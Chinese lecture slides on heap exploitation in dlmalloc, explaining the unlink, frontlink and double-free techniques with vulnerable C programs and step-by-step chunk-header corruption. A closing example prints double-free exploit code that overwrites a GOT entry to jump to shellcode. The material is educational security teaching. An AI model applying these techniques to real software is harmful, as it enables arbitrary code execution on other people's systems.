
# dlmalloc

---

## ■ Unlink 宏

```
#define unlink(P, BK, FD) {\n    FD = P->fd;    \n    BK = P->bk;    \n    FD->bk = BK;   \n    BK->fd = FD;   \n}
```

# dldmalloc





# dlmalloc

---

- 解链技术
  - unlink 技术
    - 由Solar Designer提出
    - 被成功地用来攻击多个版本的Netscape浏览器、traceroute和slocate这些使用了dlmalloc的程序
    - 利用缓冲区溢出来操作内存块的边界标志
      - 欺骗unlink宏向任意位置写入4字节数据
      - 我们已经看到这有多危险



# dlmalloc

---

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
```

```
    char *first, *second, *third;
```

```
    first = malloc(666);
```

内存分配  
块 1

```
    second = malloc(12);
```

```
    third = malloc(12);
```

内存分配  
块 2

```
    strcpy(first, argv[1]);
```

```
    free(first);
```

```
    free(second);
```

```
    free(third);
```

```
    return(0);
```

内存分配  
块 3

```
}
```





# dlmalloc

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
    char *first, *second, *third;
    first = malloc(666);
    second = malloc(12);
    third = malloc(12);
    strcpy(first, argv[1]);
    free(first);
    free(second);
    free(third);
    return(0);
}
```

程序接受单个字符串参数并将其复制到**first**中

无界**strcpy()**操作容易引发缓冲区溢出



# dlmalloc

---

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
    char *first, *second, *third;
    first = malloc(666);
    second = malloc(12);
    third = malloc(12);
    strcpy(first, argv[1]);
    free(first);
    free(second);
    free(third);
    return(0);
}
```



程序调用**free()** 释放  
第一块内存



# dlmalloc

---

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
    char *first, *second, *third;
    first = malloc(666);
    second = malloc(12);
    third = malloc(12);
    strcpy(first, argv[1]);
    free(first);
    free(second);
    free(third);
    return(0);
}
```

如果第二块内存处于待分配状态（即空闲），**free ()**操作将会试图将其与第一块合并



# dlmalloc

---

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
    char *first, *second, *third;
    first = malloc(666);
    second = malloc(12);
    third = malloc(12);
    strcpy(first, argv[1]);
    free(first);
    free(second);
    free(third);
    return(0);
}
```


为了判断第二块内存是否处于空闲状态，**free ()**会检查第3块的PREV\_INUSE标志位

# dlmalloc

1<sup>st</sup> chunk

2<sup>nd</sup> chunk


3<sup>rd</sup> chunk




使用块大小来查找  
下一个块的开始位  
置

# dlmalloc

## First Chunk



## Second Chunk



unlink技术中使用的恶意参数



# dlmalloc

---

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
    char *first, *second, *third;
    first = malloc(666);
    second = malloc(12);
    third = malloc(12);
    strcpy(first, argv[1]);
    free(first);
    free(second);
    free(third);
    return(0);
}
```

参数会覆写第二块内存中表示上一块内存大小的域、块大小值以及前向指针和后向指针，从而也就修改了**free()**操作的行为



# dlmalloc

---

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
    char *first, *second, *third;
    first = malloc(666);
    second = malloc(12);
    third = malloc(12);
    strcpy(first, argv[1]);
    free(first);
    free(second);
    free(third);
    return(0);
}
```

第二块内存的大小域的值被修改为-4，因此，当**free()**需要确定第三块内存的位置时，也就是说，将第二块内存的起始位置加上其大小时，会导致将其起始位置减4





# dlmalloc

---

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
    char *first, *second, *third;
    first = malloc(666);
    second = malloc(12);
    third = malloc(12);
    strcpy(first, argv[1]);
    free(first);
    free(second);
    free(third);
    return(0);
}
```

Doug Lea的malloc此时会错误地认为下一连续内存块自第二块内存前面4字节起



# dlmalloc

---

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
    char *first, *second, *third;
    first = malloc(666);
    second = malloc(12);
    third = malloc(12);
    strcpy(first, argv[1]);
    free(first);
    free(second);
    free(third);
    return(0);
}
```

这个恶意参数也会使dlmalloc所找到的PREV\_INUSE标志位为空，从而dlmalloc误以为第二块内存是未分配的，导致free()调用unlink()宏来合并这两块内存



# dlmalloc

---

even int	
-4	0
fd = FUNCTION_POINTER - 12	
bk = CODE_ADDRESS	
remaining space	
Size of chunk	

Unlink()的第一行， FD=P->fd， 将P->fd的值（该值已经由恶意参数提供）赋给FD

# dlmalloc

even int	
-4	0
fd = FUNCTION_POINTER - 12	
bk = CODE_ADDRESS	
remaining space	
Size of chunk	

unlink ()宏的第二行, BK=P->bk, 将P->bk的内容赋给BK, 此时P -> bk的内容同样由恶意参数提供

# dldmalloc

even int	
-4	0
fd = FUNCTION_POINTER - 12	
bk = CODE_ADDRESS	
remaining space	
Size of chunk	

unlink ()宏的第3行, FD-> bk= BK ,  
则将FD+12地址 (结构中bk域的偏移  
量) 处的内容改写为BK



# dlmalloc

- **unlink()宏将攻击者提供的4个字节的数据写到同样是由攻击者指定的4个字节的地址处**
  - 一旦攻击者可以在任意地址处写入4字节数据，利用该漏洞程序本身的权限执行任意代码就变得简单多了
    - 攻击者可能会提供栈中指令指针的地址，然后利用**unlink()**宏将该地址覆写为恶意代码的地址
    - 将漏洞程序调用的函数的地址替换为恶意代码的地址
    - 攻击者可以检查程序的可执行映像，找到**free()**函数的调用跳槽（**jump slot**）地址
      - **address-12**处的值包含在恶意参数中，因此**unlink()**宏会将**free()**库函数调用地址覆写为**shellcode**的地址
      - 每当程序调用**free()**时都会转而执行**shellcode**



# dlmalloc

---

- 对堆缓冲区溢出的利用并不是特别困难的事情
  - 该利用方式最困难之处在于精确地确定第一块内存的大小，以便计算出需要覆写的第二块内存的地址
  - 攻击者可以从dlmalloc中复制request2size(req, nb)宏的代码到其利用代码中，然后使用这个宏计算出块的大小



# dlmalloc

---

## ■ Frontlink技术

- 和unlink相比较，frontlink技术更难以应用但也很危险
- Equally dangerous
  - 当一块内存被释放时，它必须被正确地链接进双链表中
  - 在dlmalloc的某些版本中，此项操作是由frontlink ()代码段完成的
  - 我们的目标
    - 在攻击者指定的地址写入攻击者指定的数据





# dlmalloc

---

## ■ Frontlink 技术

### ■ 攻击者:

- 攻击者指定一个内存块的地址而不是shellcode的地址
- 攻击者在这个内存块的起始4个字节中放入可执行代码
- 通过往上一内存块的最后4个字节中写入指令实现的




# dlmalloc

---

## Frontlink 技术: frontlink 代码片段

```
BK = bin;
FD = BK->fd;
if (FD != BK) {
    while (FD != BK && S < chunksize(FD)) {
        FD = FD->fd;
    }
    BK = FD->bk;
}
P->bk = BK;
P->fd = FD;
FD->bk = BK->fd = P
```



```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
int main(int argc, char *argv[])
{
    if (argc !=3){
        printf("Usage: prog_name arg1 \n");
        exit(-1);
    }
    char *first, *second, *third;
    char *fourth, *fifth, *sixth;
    first = malloc(strlen(argv[2]) + 1);
    second = malloc(1500);
    third = malloc(12);
    fourth = malloc(666);
    fifth = malloc(1508);
    sixth = malloc(12);
    strcpy(first, argv[2]);
    free(fifth);
    strcpy(fourth, argv[1]);
    free(second);
    return(0);
}
```


将argv[2]复制到first块



# dlmalloc


---

- 攻击者提供恶意实参
  - 包含一段shellcode
    - 该shellcode的最后4个字节就是跳转到shellcode其他部分的跳转指令
    - 并且这4个字节是first块的最后4个字节
  - 为了确保该条件能够满足，被攻击的内存块必须是8的整数倍减去4个字节长



```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
int main(int argc, char *argv[])
{
    if (argc !=3){
        printf("Usage: prog_name arg1 \n");
        exit(-1);
    }
    char *first, *second, *third;
    char *fourth, *fifth, *sixth;
    first = malloc(strlen(argv[2]) + 1);
    second = malloc(1500);
    third = malloc(12);
    fourth = malloc(666);
    fifth = malloc(1508);
    sixth = malloc(12);
    strcpy(first, argv[2]);
    free(fifth);
    strcpy(fourth, argv[1]);
    free(second);
    return(0);
}
```

当fifth内存块被释放时,  
它被放入一个筐中  
(1508)



```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
int main(int argc, char *argv[])
{
    if (argc !=3){
        printf("Usage: prog_name arg1 \n");
        exit(-1);
    }
    char *first, *second, *third;
    char *fourth, *fifth, *sixth;
    first = malloc(strlen(argv[2]) + 1);
    second = malloc(1500);
    third = malloc(12);
    fourth = malloc(666);
    fifth = malloc(1508);
    sixth = malloc(12);
    strcpy(first, argv[2]);
    free(fifth);
    strcpy(fourth, argv[1]);
    free(second);
    return(0);
}
```

其直接前驱内存块**fourth**被精心设计的数据所填满（**argv[1]**），因此这里就发生了溢出并且**fifth**的**前向指针**指向了一个假的内存块

```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
int main(int argc, char *argv[])
{
    if (argc !=3){
        printf("Usage: prog_name arg1 \n");
        exit(-1);
    }
    char *first, *second, *third;
    char *fourth, *fifth, *sixth;
    first = malloc(strlen(argv[2]) + 1);
    second = malloc(1500);
    third = malloc(12);
    fourth = malloc(666);
    fifth = malloc(1508);
    sixth = malloc(12);
    strcpy(first, argv[2]);
    free(fifth);
    strcpy(fourth, argv[1]);
    free(second);
    return(0);
}
```

这个假的内存块的后向指针的位置包含有一个函数指针的地址（地址减8）

一个合适的函数指针是存储于程序.dtors区中的第一个析构函数的地址

```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
int main(int argc, char *argv[])
{
    if (argc !=3){
        printf("Usage: prog_name arg1 \n");
        exit(-1);
    }
    char *first, *second, *third;
    char *fourth, *fifth, *sixth;
    first = malloc(strlen(argv[2]) + 1);
    second = malloc(1500);
    third = malloc(12);
    fourth = malloc(666);
    fifth = malloc(1508);
    sixth = malloc(12);
    strcpy(first, argv[2]);
    free(fifth);
    strcpy(fourth, argv[1]);
    free(second);
    return(0);
}
```

攻击者可以通过检查可执行映像而获得这个地址



```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
int main(int argc, char *argv[])
{
    if (argc != 3){
        printf("Usage: prog_name arg1 \n");
        exit(-1);
    }
    char *first, *second, *third;
    char *fourth, *fifth, *sixth;
    first = malloc(strlen(argv[2]) + 1);
    second = malloc(1500);
    third = malloc(12);
    fourth = malloc(666);
    fifth = malloc(1508);
    sixth = malloc(12);
    strcpy(first, argv[2]);
    free(fifth);
    strcpy(fourth, argv[1]);
    free(second);
    return(0);
}
```

当**second**块被释放时，程序使**frontlink()**代码段将其插入到与**fifth**块相同的筐中



# dldmalloc

## Frontlink 技术: frontlink 代码片段

```
BK = bin;
FD = BK->fd;
if (FD != BK) {
    while (FD != BK && S < chunksize(FD)) {
        FD = FD->fd;
    }
    BK = FD->bk;
}
P->bk = BK;
P->fd = FD;
FD->bk = BK->fd = P
```

second 比 fifth 内存块小

frontlink()代码段中的while循环得以执行



# dlmalloc

## Frontlink 技术: frontlink 代码片段

```
BK = bin;
FD = BK->fd;
if (FD != BK) {
    while (FD != BK && S < chunksize(FD)) {
        FD = FD->fd;
    }
    BK = FD->bk;
}
P->bk = BK;
P->fd = FD;
FD->bk = BK->fd = P
```

第五块的前向指针被存储到FD中

# dlmalloc

## Frontlink 技术: frontlink 代码片段

```
BK = bin;
FD = BK->fd;
if (FD != BK) {
    while (FD != BK && S < chunksize(FD)) {
        FD = FD->fd;
    }
    BK = FD->bk;
}
P->bk = BK;
P->fd = FD;
FD->bk = BK->fd = P
```

假内存块的后向指针存储到变量BK中  
现在BK包含有函数指针的地址（BK的值减去位就是函数的值，也就是这里FD值）  
函数指针被second块的地址所覆写  
函数指针的值变成了second的值，执行时不再是.dtors，而是second地址，这是一个shellcode  
**注意：第二块的开头就是第一块的最后4字节！！**

再次往前12个字节



# dlmalloc

## Frontlink 技术: frontlink 代码片段

```
BK = bin;
FD = BK->fd;
if (FD != BK) {
    while (FD != BK && S < chunksize(FD)) {
        FD = FD->fd;
    }
    BK = FD->bk;
}
P->bk = BK;
P->fd = FD;
FD->bk = BK->fd = P
```

现在**BK**包含有函数指针的地址  
(指针值减8)

函数指针被**second**块的地址所  
覆写

```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
int main(int argc, char *argv[])
{
    if (argc !=3){
        printf("Usage: prog_name arg1 \n");
        exit(-1);
    }
    char *first, *second, *third;
    char *fourth, *fifth, *sixth;
    first = malloc(strlen(argv[2]) + 1);
    second = malloc(1500);
    third = malloc(12);
    fourth = malloc(666);
    fifth = malloc(1508);
    sixth = malloc(12);
    strcpy(first, argv[2]);
    free(fifth);
    strcpy(fourth, argv[1]);
    free(second);
    return(0);
}
```

对**return(0)**的调用，本来应该导致程序的析构函数被调用，而现在实际调用的却是**shellcode**




# dlmalloc

---


## ■ 双重释放漏洞

- 这种类型的漏洞是由于对同一块内存释放两次所造成的（在这两次释放之间没有对内存进行重新分配）
- 要成功地利用双重释放漏洞，有两个条件必须满足：
  - 被释放的内存块必须在内存中独立存在
  - 该内存所被放入的筐（**bin**）必须为空

# dlmalloc




P->



- 一个空的筐和一个已分配的内存块
  - 空的筐仅仅包含头
  - 筐和内存块之间没有任何联系



# dlmalloc



- 块被释放后，它被放入筐中
  - 在调用**frontlink**后，筐的前向和后向指针指向已释放的块

# dmalloc

bin->

Forward pointer to first chunk in list
Back pointer to last chunk in list

P->

Size of previous chunk, if unallocated	
Size of chunk, in bytes	P
Forward pointer to next chunk in list	
Back pointer to previous chunk in list	
Unused space (may be 0 bytes long)	
Size of chunk	

- 对内存块的第二次释放毁坏了筐结构



# dlmalloc

---

- 该漏洞可被利用
  - 实际的例子存在(见后面).
  - 技术是困难的:
    - 已释放的内存没有立即放入筐中, 而是被缓存
    - 双重释放块可能和其他块合并

```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_" 3.    /* jump */
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
9.     void *first, *second, *third, *fourth;
10.    void *fifth, *sixth, *seventh;
11.    shellcode_location = (void *)malloc(size);
12.    strcpy(shellcode_location, shellcode);
13.    first = (void *)malloc(256);
14.    second = (void *)malloc(256);
15.    third = (void *)malloc(256);
16.    fourth = (void *)malloc(256);
17.    free(first);
18.    free(third);
19.    fifth = (void *)malloc(128);
20.    free(first);
21.    sixth = (void *)malloc(256);
22.    *((void **) (sixth+0))=(void *) (GOT_LOCATION-12);
23.    *((void **) (sixth+4))=(void *)shellcode_location;
24.    seventh = (void *)malloc(256);
25.    strcpy(fifth, "something");
26.    return 0;
27. }
```

利用方式的目标是分配的**first**块

当**first**块在初次释放时，会被放入缓存筐而不是普通的筐

```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_" 3.    /* jump */
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
9.     void *first, *second, *third, *fourth;
10.    void *fifth, *sixth, *seventh;
11.    shellcode_location = (void *)malloc(size);
12.    strcpy(shellcode_location, shellcode);
13.    first = (void *)malloc(256);
14.    second = (void *)malloc(256);
15.    third = (void *)malloc(256);
16.    fourth = (void *)malloc(256);
17.    free(first);
18.    free(third);
19.    fifth = (void *)malloc(128);
20.    free(first);
21.    sixth = (void *)malloc(256);
22.    *((void **) (sixth+0))=(void *) (GOT_LOCATION-12);
23.    *((void **) (sixth+4))=(void *)shellcode_location;
24.    seventh = (void *)malloc(256);
25.    strcpy(fifth, "something");
26.    return 0;
27. }
```

对**second**和**fourth**块的分配，可以阻止**third**块与**first**块合并

释放**third**块将**first**块移到普通筐

```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_" 3.    /* jump */
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
9.     void *first, *second, *third, *fourth;
10.    void *fifth, *sixth, *seventh;
11.    shellcode_location = (void *)malloc(size);
12.    strcpy(shellcode_location, shellcode);
13.    first = (void *)malloc(256);
14.    second = (void *)malloc(256);
15.    third = (void *)malloc(256);
16.    fourth = (void *)malloc(256);
17.    free(first);
18.    free(third);
19.    fifth = (void *)malloc(128);
20.    free(first);
21.    sixth = (void *)malloc(256);
22.    *((void **) (sixth+0))=(void *) (GOT_LOCATION-12);
23.    *((void **) (sixth+4))=(void *)shellcode_location;
24.    seventh = (void *)malloc(256);
25.    strcpy(fifth, "something");
26.    return 0;
27. }
```

分配fifth块会造成内存从third块处分开，一部分分配了，另一部分还在筐中

```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_" 3.    /* jump */
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
9.     void *first, *second, *third, *fourth;
10.    void *fifth, *sixth, *seventh;
11.    shellcode_location = (void *)malloc(size);
12.    strcpy(shellcode_location, shellcode);
13.    first = (void *)malloc(256);
14.    second = (void *)malloc(256);
15.    third = (void *)malloc(256);
16.    fourth = (void *)malloc(256);
17.    free(first);
18.    free(third);
19.    fifth = (void *)malloc(128);
20.    free(first);
21.    sixth = (void *)malloc(256);
22.    *((void **) (sixth+0))=(void *) (GOT_LOCATION-12);
23.    *((void **) (sixth+4))=(void *)shellcode_location;
24.    seventh = (void *)malloc(256);
25.    strcpy(fifth, "something");
26.    return 0;
27. }
```

内存已经配置成功，因此对**first**的第二次释放构成双重释放漏洞

```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_" 3.    /* jump */
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
